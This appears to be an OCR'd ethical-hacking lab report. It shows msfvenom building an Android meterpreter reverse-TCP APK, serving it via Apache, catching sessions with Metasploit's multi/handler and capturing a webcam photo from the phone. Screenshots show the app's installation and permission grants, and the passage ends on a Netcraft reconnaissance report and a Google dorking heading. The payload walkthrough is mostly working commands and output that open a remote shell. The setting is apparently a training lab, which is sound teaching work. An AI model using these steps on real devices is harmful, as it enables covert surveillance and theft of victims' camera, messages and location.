Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe
Options:
-l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops, platforms, ar
chs, encrypt, formats, all
-p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify
'-' or STDIN for custom
--list-options List --payload <value>'s standard, advanced and evasion options
-f, --format <format> Output format (use --list formats to list)
-e, --encoder <encoder> The encoder to use (use --list encoders to list)
--service-name <value> The service name to use when generating a service binary
--sec-name <value> The new section name to use when generating large Windows binaries. Default: ra
ndom 4-character alpha string
--smallest Generate the smallest possible payload using all available encoders
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encryp
t to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv <value> An initialization vector for --encrypt
-a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)
--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file



root@kali: /var/www/html
File Actions Edit View Help
┌──(root㉿kali)-[/home/aman]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.38 LPORT=4444 R > attack.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10235 bytes
┌──(root㉿kali)-[/home/aman]
└─# mv attack.apk /var/www/html/
┌──(root㉿kali)-[/home/aman]
└─# cd /var/www/html
┌──(root㉿kali)-[/var/www/html]
└─# service apache2 start
┌──(root㉿kali)-[/var/www/html]
└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.38
LHOST ⇒ 192.168.1.38
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):



root@kali: /var/www/html
File Actions Edit View Help
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (android/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.1.38 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.38:4444
[*] Sending stage (78189 bytes) to 192.168.1.34
[*] Meterpreter session 1 opened (192.168.1.38:4444 → 192.168.1.34:57648) at 2023-03-11 12:52:36 +0530



root@kali: /var/www/html
File Actions Edit View Help
Meterpreter : dalvik/android
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > check_root
[*] Device is not rooted
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > webcam_snap -i 1
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > exploit
[-] Unknown command: exploit
meterpreter > exit
[*] Shutting down Meterpreter...
[*] 192.168.1.34 - Meterpreter session 1 closed. Reason: Died
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.38:4444
[*] Sending stage (78189 bytes) to 192.168.1.34
[*] Meterpreter session 2 opened (192.168.1.38:4444 → 192.168.1.34:57766) at 2023-03-11 12:55:46 +0530
meterpreter > webcam_snap -i 1
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /var/www/html/ilxHgvEA.jpeg
meterpreter >


12:49
51%
Download completed (10.00 KB)
attack(5).apk
Open
192.168.1.38/attac


12:49
51%
MainActivity
Do you want to install this application?
Cancel
Install
192.168.1.38/attac



12:49
51%
Choose what to allow MainActivity to access
Location
access this device's location
Telephone
make and manage phone calls
SMS
send and view SMS messages
Microphone
record audio
Contacts
access your contacts
Camera
Cancel
Continue


12:49
51%
Choose what to allow MainActivity to access
messages
Microphone
record audio
Contacts
access your contacts
Camera
take pictures and record video
Storage
access photos, media and files on your device
Call logs
read and write phone call logs
Cancel
Continue


12:49
51%
Search
Google
Media
Microsoft
Downloads
Firefox
MainActivity

2. Perform footprinting and reconnaissance using following websites.

a) Netkraft



Site report for http://google.com | webcamXP 5 | remikaing.free.fr/PC-DE-SARGER | MacksOFy.com WHOIS, DNS, & | WebEx Panel Usage Statistics


sitereport.netcraft.com/?url=http%3A%2F%2Fgoogle.com

NETCRAFT

Services | Solutions | News | Company | Resources | Discover More | Report Fraud

IP Geolocation

We use multilateration to independently determine the location of a server. **Read more.**



SSL/TLS

Search | ENG | 11:16 PM 3/10/2023

Site report for http://google.com | webcamXP 5 | remikaing.free.fr/PC-DE-SARGER | MacksOFy.com WHOIS, DNS, & | WebEx Panel Usage Statistics

sitereport.netcraft.com/?url=http%3A%2F%2Fgoogle.com

NETCRAFT

Services | Solutions | News | Company | Resources | Discover More | Report Fraud

This is not a HTTPS site. If you're looking for SSL/TLS information try the **HTTPS site report**.

Sender Policy Framework

A host's Sender Policy Framework (SPF) describes who can send mail on its behalf. This is done by publishing an SPF record containing a series of **rules**. Each rule consists of a qualifier followed by a specification of which domains to apply this qualifier to. For more information please see **open-spf.org**.

Qualifier	Mechanism	Argument
+ (Pass)	include	_spf.google.com
~ (SoftFail)	all	

DMARC

DMARC (Domain-based Message Authentication, Reporting and Conformance) is a mechanism for domain owners to indicate how mail purporting to originate from their domain should be authenticated. It builds on SPF and DKIM, providing a method to set policy and to give reporting of failures. For more information please see **dmarc.org**.

Raw DMARC record:


```
v=DMARC1; p=reject; rua=mailto:mailauth-reports@google.com
```

Tag	Field	Value
p=reject	Requested handling policy	Reject: emails that fail the DMARC mechanism check should be rejected. Rejection SHOULD occur during the SMTP transaction.
rua=mailto:mailauth-reports@google.com	Reporting URI(s) for aggregate data	mailauth-reports@google.com


Web Trackers


Web Trackers are third-party resources loaded onto a webpage. Trackable resources include social sharing widgets, javascript files, and images. These trackers can be used to monitor


Search | ENG | 11:16 PM 3/10/2023




b) Google dorking

